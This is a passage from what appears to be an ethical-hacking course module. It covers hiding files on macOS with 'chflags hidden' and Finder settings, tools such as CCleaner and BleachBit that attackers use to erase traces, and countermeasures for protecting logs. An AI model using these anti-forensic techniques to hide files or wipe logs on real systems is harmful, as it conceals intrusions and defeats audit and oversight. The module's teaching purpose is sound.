
- **Hiding Files and Folders**

  Use the following command to hide files in a macOS system:

  ```
  defaults write com.apple.finder AppleShowAllFiles FALSE
  killall Finder
  ```

  To hide a specified file, type **`chflags hidden`**, drag the target file onto the terminal, and press **return**.

  ```
  chflags hidden <filename> //** Add space at the end**
  ```



[redacted] — -zsh — 106×20

```
Last login: Thu Feb 13 13:40:04 on ttys000
[redacted]                    ~ % chflags hidden ▯
```

Track-Covering Tools

Track-covering tools help the attacker to clean up all the tracks of computer and Internet activities on the target computer. Track-covering tools free cache space, delete cookies, clear Internet history and shared temporary files, delete logs, and discard junk.

- **CCleaner**

  Source: *https://www.ccleaner.com*

  CCleaner is a system optimization, privacy, and cleaning tool. It allows attackers to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, an attacker can very easily erase his/her tracks.


- BleachBit (*https://www.bleachbit.org*)
- ClearProg (*http://www.clearprog.de*)




Defending against Covering Tracks

1. Activate the **logging functionality** on all critical systems
2. Conduct **periodic audits** on IT systems to ensure that the logging functionality is in accordance with the security policy
3. Ensure new events **do not overwrite** old entries in the log files when the storage limit is exceeded
4. Configure the appropriate and **minimal permissions** necessary to read and write log files
5. Maintain a separate logging server on the **DMZ** to **store logs** from critical servers
6. Regularly update and **patch OSes**, applications, and firmware
7. Close all **unused open ports** and services
8. **Encrypt the log files** stored on the system, so that they cannot be altered without an appropriate decryption key
9. Set log files to **"append only"** mode to prevent unauthorized deletion of log entries
10. Periodically backup the log files to **unalterable media**

Defending against Covering Tracks

The various countermeasures to overcome covered tracks are as follows:

- Activate the logging functionality on all critical systems.
- Conduct periodic audits on IT systems to ensure that the logging functionality is in accordance with the security policy.
- Ensure that new events do not overwrite old entries in the log files when the storage limit is exceeded.
- Configure the appropriate and minimal permissions necessary to read and write log files stored in critical systems.
- Maintain a separate logging server in the DMZ so that all critical servers such as DNS server, mail server, and web server forward and store their logs on that server.
- Regularly update and patch OSes, applications, and firmware.
- Close all unused open ports and services.
- Encrypt the log files stored in the system so that they cannot be altered without an appropriate decryption key.
- Set log files to the "append only" mode to prevent the unauthorized deletion of log entries.
- Periodically back up the log files to unalterable media.
- Use restricted ACLs to secure the log files.



Module Summary

❑ In this module, we have discussed the following:

- ➢ Various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
- ➢ Various techniques and tools attackers employ to gain access to the target system
- ➢ Various tools and techniques attackers use to escalate their privileges
- ➢ Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
- ➢ Various techniques attackers employ to erase all evidence of compromise from the target system
- ➢ Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools

❑ In the next module, we will discuss in detail about various malware threats

Module Summary

In this module, we discussed in detail various phases involved in system hacking, such as gaining access, escalating privileges, maintaining access, and covering tracks. We also discussed the different techniques and tools attackers employ to gain access to a target system. This module also discussed various tools and techniques attackers use to escalate their privileges. It explained various techniques, such as the execution of malicious applications (keyloggers, spyware, rootkits, etc.), NTFS stream manipulation, steganography, and steganalysis, which attackers use to maintain remote access to a target system and steal critical information. It also elaborated on the various techniques used by attackers to erase all evidence of compromise from a target system. Furthermore, the various countermeasures that should be employed to prevent system hacking attempts, along with various software protection tools, were discussed.

In the next module, we will discuss in detail the various malware threats.

